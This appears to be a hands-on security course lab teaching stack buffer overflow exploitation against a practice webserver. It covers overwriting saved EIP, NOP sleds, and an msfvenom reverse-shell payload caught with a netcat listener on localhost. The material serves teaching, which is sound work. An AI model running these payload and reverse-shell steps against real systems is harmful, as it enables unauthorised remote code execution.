# Lab 3: Exploiting a buffer overflow

## Introduction

In the previous labs, you observed a crash caused by a buffer overflow and determined the length of a payload we need to cause the crash. In this lab, you'll explore how to leverage that crash to get remote code execution.

To do this, you are going to:

- Place shellcode in the buffer that causes the crash, i.e. a request header
- Determine the address in memory of your buffer at the time of the crash
- Overwrite the saved EIP pointer with the address of your shellcode


## Step 1: Locating your buffer in memory

Go ahead and attach Evan's Debugger to the AngrySpider webserver, as in previous labs.

Cause the webserver to crash by sending too much data in a request header (use the same payload as in the previous lab, 259 A's followed by four B's):

```
python shellcode_template.py http://127.0.0.1:8080
```

At this point, you can scroll through the stack until you find your buffer:





The buffer containing A's appears to start at `0xbfffd30c` (yours may differ). So let's modify the request to overwrite that address instead of using "BBBB":


```
SAVED_EIP  = 0xbfffd30c
```

```
python shellcode_template.py http://127.0.0.1:8080
```

Notice that you got a new error in the debugger:



It's no longer complaining about the address, instead it's complaining about an illegal instruction. This means that the address we placed into EIP is valid memory! In fact, looking at EIP in the debugger we see that EIP is pointing on the stack, beyond our buffer. Also, if you scroll up in the disassembly window, you'll see that the illegal instruction was actually encountered *after* the processor happily executed our buffer of A's, which happen to be valid x86 instructions:




Let's verify that we are jumping execution to the correct place in our buffer, by replacing our A's with `\xcc`; this single-byte instruction is a debugger "trap", meaning Evan's Debugger will pause execution as soon as it tries to execute the bytes:

```
BUFFERSIZE = 259
SHELLCODE  = '\xcc'*259
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xbfffd30c
```

Send the new request. Note that Evan's Debugger pauses, and the disassembly window is filled with our `\xcc` ("int3") trap instructions! We can now single step all the way down to where the illegal instruction was encountered using *Debug > Step Over*, if we so desire.

## Step 2: Infinite loop shellcode

We now have a feel for how to set up our request header in order to place code on the stack, and execute that code. We learned in the previous step that we have 259 bytes of buffer in which to place our shellcode, and we can put any valid x86 instructions in that buffer, with one exception: the shellcode cannot contain \x00. In C, \x00 denotes the end of a string, so including that character would cause the parser to terminate early, and break the conditions for the buffer overflow.

The last payload we sent was a buffer filled with *trap* instructions. Let's try sending a different single-byte instruction, the "NOP" or no-operation instruction, followed by a single trap (note that the shellcode_template.py script automatically fills the buffer with NOPs if the shellcode is too short):

```
BUFFERSIZE = 259
SHELLCODE  = '\xcc'
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xbfffd30c
```

This technique is called “prepending a NOP sled”. It allows the attacker to be less precise with the address placed into EIP, because if the processor starts executing anywhere in the NOP sled, it will continue executing until it gets to the shellcode.

Verify that the NOP sled causes the process to execute until it reaches the single debug trap, which breaks right before the illegal instruction.

Now, let’s replace the `\xcc` instruction with an infinite loop:

```
BUFFERSIZE = 259
SHELLCODE  = '\xeb\xfe'
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xbfffd30c
```

This time, if you're feeling confident, you don't have to attach Evan's Debugger to the AngrySpider server. Instead, just run the webserver on the command line, and then send the request.

Notice that the webserver didn't crash, and the request never came back… How do you know your shellcode is executing?

Try running the `top` command:

```
top - 17:00:06 up  1:40,  1 user,  load average: 0.61, 0.17, 0.06
Tasks: 176 total,   2 running, 174 sleeping,   0 stopped,   0 zombie
%Cpu(s): 25.6 us,  0.2 sy,  0.0 ni, 74.3 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  2068644 total,  1023620 free,   368920 used,   676104 buff/cache
KiB Swap:  2095100 total,  2095100 free,        0 used.  1454148 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
 2225 root      20   0    2208    556    512 R 100.0  0.0   0:38.68 angryspider
 1036 root      20   0  784028 161592  67996 S   2.0  7.8   1:04.47 gnome-shell
  934 root      20   0  161968  38408  26884 S   0.3  1.9   0:45.19 Xorg
 1325 root      20   0  133132  36156  26092 S   0.3  1.7   0:18.86 gnome-term+
```

Notice that the CPU usage has spiked to 100% for AngrySpider – this means the infinite loop shellcode is running! If you attach the debugger at this poing, you'll notice that the currently executing instruction is `eb fe`, a jmp to itself.

So to recap: we created a buffer of "no-operation" (NOP) instructions, appended an infinite loop, and then overwrote the saved EIP address on the stack with the address to our NOP sled. When the current function returned, the saved EIP value on the stack was moved into EIP, and the processor began happily executing there!

## Step 3: Reverse shell

While potentially useful for denial of service, this infinite loop shellcode is really just a proof of concept. We can turn this bug into a reverse shell, for a full demonstration of remote code execution.

Shellcode was manual and tedious to write back in the day, and involved walking in the snow, uphill, both ways. However, tools like Metasploit have made shellcode generation almost trivial! Let's use Metasploit to generate a reverse shell payload.

In a Terminal, run the following command:

```
$ msfvenom -a x86 --platform linux \
    -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=31337 \
    -b '\x00\x0d\x0a' -f raw -o shellcode.dat
...
Payload size: 95 bytes
Saved as: shellcode.dat
```

This one-liner generates shellcode that spawns /bin/sh and connects back to 127.0.0.1:31337! It is also careful to avoid three bytes: \r, \n, and \x00, which are special characters in HTTP headers and in C-strings.

Now modify the request script:

```
BUFFERSIZE = 259
SHELLCODE  = open('shellcode.dat','rb').read()
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xbfffd30c
```

In order to catch the reverse-shell callback, start a netcat listener in a new terminal:

```
$ nc -nvlp 31337
```

Make sure you have started the webserver, and finally, send the request:

```
$ python shellcode_template.py http://127.0.0.1:8080
```

You should see a connection in the netcat terminal, and should be able to send commands!

```
root@kali:~/AngrySpider# nc -nvlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 44804
id
uid=0(root) gid=0(root) groups=0(root)
```

## Bonus

If you're confident in your exploitation skills, find the three flags (HINT: there are three, only one requires remote code execution) located on the instructor's AngrySpider server. Raise your hand and we'll give you the IP!

## Double-Bonus

If you have a ton more time, download the Binary Ninja demo and reverse engineer the function where the crash occurs.

Hint: The address displayed in EIP when we first observed the crash in the debugger (Lab 2) corresponds to the address you would see in Binary Ninja.

## Conclusion

Even in this example, writing an exploit that leverages a buffer-overflow bug is not trivial. It involves some knowledge of the internal state of the program, and modern operating systems and mitigations for these types of exploits can quickly require much more complex shellcode.

Mitigations that exist in modern operating systems that would thwart this specific example are:

- Prevention of data execution on the stack
- Randomization of process memory addresses